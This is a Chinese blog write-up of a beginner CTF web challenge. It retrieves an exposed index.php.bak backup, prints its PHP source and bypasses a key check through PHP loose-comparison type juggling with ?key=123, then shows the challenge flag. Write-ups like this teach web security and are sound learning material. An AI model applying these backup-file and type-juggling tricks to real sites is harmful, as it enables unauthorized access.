




BUUCTF: [ACTF2020 新生赛]BackupFile

原创

末初  于 2020-11-04 15:45:05 发布  377  收藏

分类专栏: [CTF_WEB_Writeup](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/mochu7777777/article/details/109491741>

版权



[CTF_WEB_Writeup](#) 专栏收录该内容

159 篇文章 31 订阅

订阅专栏

[https://buuoj.cn/challenges#\[ACTF2020%20%E6%96%B0%E7%94%9F%E8%B5%9B\]BackupFile](https://buuoj.cn/challenges#[ACTF2020%20%E6%96%B0%E7%94%9F%E8%B5%9B]BackupFile)

Challenge 1981 Solves ×

[ACTF2020 新生 赛]BackupFile 1

感谢 Y1ng 师傅供题。

Instance Info

Remaining Time: 9391s
Lan Domain: 4503-9f0ef23b-2bc4-4090-
ab8a-151dd956e8b5
[http://9f0ef23b-2bc4-4090-
ab8a-151dd956e8b5.node3.buuoj.cn](http://9f0ef23b-2bc4-4090-ab8a-151dd956e8b5.node3.buuoj.cn)

Destroy this instanceRenew this instance

Flag

Submit

<https://blog.csdn.net/mochu7777777>

Try to find out source file!

查看器 控制台 调试器 网络 样式编辑器 性能 内存 存储 无障碍环境 应用程序 HackBar EditThisCookie

Encryption ▾ Encoding ▾ SQL ▾ XSS ▾ Other ▾

Load URL

<http://9f0ef23b-2bc4-4090-ab8a-151dd956e8b5.node3.buuoj.cn/>

Split URL

Execute



Post data Referer User Agent Cookies Clear All

<https://blog.csdn.net/mochu7777777>

访问 `index.php.bak`

```
http://9f0ef23b-2bc4-4090-ab8a-151dd956e8b5.node3.buuoj.cn/index.php.bak
```

Try to find out source file!



`index.php.bak` 内容如下:

```
<?php
include_once "flag.php";

if(isset($_GET['key'])) {
    $key = $_GET['key'];
    if(!is_numeric($key)) {
        exit("Just num!");
    }
    $key = intval($key);
    $str = "123ffwfwefwf24r2f32ir23jrw923rskfjwtsw54w3";
    if($key == $str) {
        echo $flag;
    }
}
else {
    echo "Try to find out source file!";
}
```

弱类型比较, PHP在弱比较整数和字符串的时候会将字符串类型转为整数型, 而字符串转整数型, 如果字符串前几位是数字字符则只取数字字符进行转换, 其他字符舍弃

```
PS C:\Users\Administrator\Desktop> php -r "var_dump(intval('777mochu'));"
int(777)
```

```
PS C:\Users\Administrator\Desktop> php -r "var_dump(777 == '777mochu');"
bool(true)
```

所以这里 `?key=123` 即可

```
http://9f0ef23b-2bc4-4090-ab8a-151dd956e8b5.node3.buuoj.cn/index.php?key=123
```

flag{dae31fba-bc2c-43f9-86df-595b8f98eca5}

查看器 控制台 调试器 网络 样式编辑器 性能 内存 存储 无障碍环境 应用程序 HackBar EditThisCookie

Encryption Encoding SQL XSS Other

Load URL

Split URL

Execute

Post data Referer User Agent Cookies [Clear All](#)

<https://blog.csdn.net/mochu777777>